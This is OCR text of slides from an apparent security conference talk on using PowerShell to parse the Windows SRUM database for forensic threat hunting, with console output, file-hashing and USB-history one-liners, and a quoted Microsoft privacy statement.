PS D:\tvfischer\Devs\scripts\powershell> Write-Output -InputObject ([Microsoft.Isam.Esent.Interop.ColumnInfo[]][Microsoft.Isam.Esent.
NETU.JetTableid)) | ft

Name            Columnid            Coltyp   Cp MaxLength DefaultValue                                Grbit
----            --------            ------   -- --------- ------------                                -----
AppId           JET_COLUMNID(0x3)     Long None         4                                      ColumnFixed
AutoIncId       JET_COLUMNID(0x1)     Long None         4             ColumnFixed, ColumnAutoincrement
BytesRecvd      JET_COLUMNID(0x9)       15 None         8                                      ColumnFixed
BytesSent       JET_COLUMNID(0x8)       15 None         8                                      ColumnFixed
InterfaceLuid   JET_COLUMNID(0x5)       15 None         8                                      ColumnFixed
L2ProfileFlags  JET_COLUMNID(0x7)     Long None         4                                      ColumnFixed
L2ProfileId     JET_COLUMNID(0x6)     Long None         4                                      ColumnFixed
TimeStamp       JET_COLUMNID(0x2) DateTime None         8                                      ColumnFixed
UserId          JET_COLUMNID(0x4)     Long None         4                                      ColumnFixed
```

```
PS D:\tvfischer\Devs\scripts\powershell> Write-Output -InputObject ([PSCustomObject]$NewTable)

Rows                                                                                                                          Name                                     Id
----                                                                                                                          ----                                     --
{System.Collections.Hashtable, System.Collections.Hashtable, System.Collections.Hashtable, System.Collections.Hashtable...} {D10CA2FE-6FCF-4F6D-848E-B2E99266FA89} JET_TABLEID(..
```

```
BackgroundBytesWritten
PS D:\tvfischer\Devs\scripts\powershell> ([PSCustomObject]$NewTable).Rows | ft

Name                           Value
----                           -----
BackgroundCycleTime            131949888600812193
ForegroundBytesRead
BackgroundContextSwitches      378543757
ForegroundNumReadOperations
ForegroundNumberOfFlushes
ForegroundContextSwitches      3660036
BackgroundNumberOfFlushes      -1
AutoIncId                      3123144
BackgroundNumReadOperations    -1
ForegroundBytesWritten
UserId                         4
FaceTime
ForegroundNumWriteOperations
TimeStamp                      18/02/2019 18:41:00
BackgroundBytesWritten
AppId                          27065
BackgroundNumWriteOperations
BackgroundBytesRead
ForegroundCycleTime            3660036
BackgroundCycleTime            131949888600812193
ForegroundBytesRead
BackgroundContextSwitches      378543757
ForegroundNumReadOperations
ForegroundNumberOfFlushes
ForegroundContextSwitches      3660036
BackgroundNumberOfFlushes      -1
AutoIncId                      3123144
BackgroundNumReadOperations    -1
ForegroundBytesWritten
UserId                         4
FaceTime
ForegroundNumWriteOperations
TimeStamp                      18/02/2019 18:41:00
BackgroundBytesWritten
AppId                          27065
BackgroundNumWriteOperations
BackgroundBytesRead
ForegroundCycleTime            3660036
BackgroundCycleTime            131949888600812193
ForegroundBytesRead
BackgroundContextSwitches      378543757
ForegroundNumReadOperations
ForegroundNumberOfFlushes
ForegroundContextSwitches      3660036
BackgroundNumberOfFlushes      -1
AutoIncId                      3123144
```

Building Scripts

Opens the database

Dumps the SruDbIdMapTable into 4 objects

- Connect-SRUMDB.ps1
- Get-SRUMReferenceDBIDMap.ps1
- Get-SRUMTableDataRows.ps1
- Get-SRUMTableNames.ps1

Pulls the data out of a table

List out the available tables

The Good, The Bad, ...

Next Steps

- ❑ **Automate Data Processing**
  - ❑ **Better extraction of GUID**
  - ❑ **Need to pull REG entries**
- ❑ **Using PowerShell Remotely**
- ❑ **Build a Module**

Oh Noooooo

- ➔ Privilege escalation
- ➔ PowerShell Version Implications
- ➔ Windows Servers - Where is SRUM
- ➔ ???

...and that Damn Privacy

Vegaskid
@Vegaskid1337

Follow

@FVT following on from your #SecuriTay2019 talk, I'm looking at my app history, which is from 01/02/19, but it seems to be missing some obvious entries e.g. Outlook, Chrome. Any suggestions?

10:53 AM - 3 Mar 2019

1


Tweet your reply

Thomas Fischer @FVT · Mar 3

Replying to @Vegaskid1337

Think I mentioned in passing about EU restrictions etc might be due to that; not had time to investigate the impact.


...and that Damn Privacy



- **Control.** We offe… …they share with us by providing easy-to-use…
- **Transparency.** We provide… …Windows and Windows Server collects s… …ns.
- **Security.** We encrypt diagnostic da… …d additionally use certificate pinning to se…
- **Strong legal protections.** We respect custom… legal protection of their privacy as a fundamenta…
- **No content-based targeting.** We take steps to avoid … …n of customer content, such as the content of files, chats or em… Windows diagnostic data system. Customer content inadverten… …d is kept confidential and not used for user targeting.
- **Benefits to you.** We collect Windows diagnostic data to help provide you with an up-to-date, more secure, reliable and performant product, and to improve Windows for all our customers.

https://docs.microsoft.com/en-gb/windows/privacy/configure-windows-diagnostic-data-in-your-organization

Hunting We Will Go



Applications

Usage
Who launched what
What ran when

Network

Unusual process
Non-standard IDs
Weird Network Connections (e.g. VPN)


Hunting

For user activity

Give me More Power(Shell)

```
ChildItem -Path 'c:\' -Recurse -Force -File  | Select-Object
DirectoryName,Name,Length,@{N='Version';E={$_.VersionInfo.ProductVersio
n}},LastWriteTimeUtc,@{N='FileHash';E={(Get-FileHash
$_.FullName).Hash}} | Sort-Object -Property DirectoryName,Name |
Export-Csv -Path c:\temp\filehashes.csv -Encoding ascii
-NoTypeInformation


where { $_.hash -ne (Get-FileHash -Path $_.path -Algorithm
$_.algorithm).Hash } | Get-Item


Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Enum\USBSTOR\*\*
| Select FriendlyName
```

Hunting We Will Go



Applications

Find Files
Find Hashes

SRUM Applications

Usage
Who launched what
What ran when

SRUM Network

Unusual process
Non-standard IDs
Weird Network
Connections (e.g. VPN)

Hunting

For user activity
A mini-EDR tool?
osquery like

System

Searching Events
Configurations

SIGMA

"identify pertinent information, prioritize it, draw conclusions from it, and communicate it..."

Amy E. Herman

`https://github.com/tvfischer/ps-srum-hunting`

… currently under construction still needs a lot of work

@Fvt

› tvfischer+sec@gmail.com
› tvfischer@pm.me
› keybase.io/fvt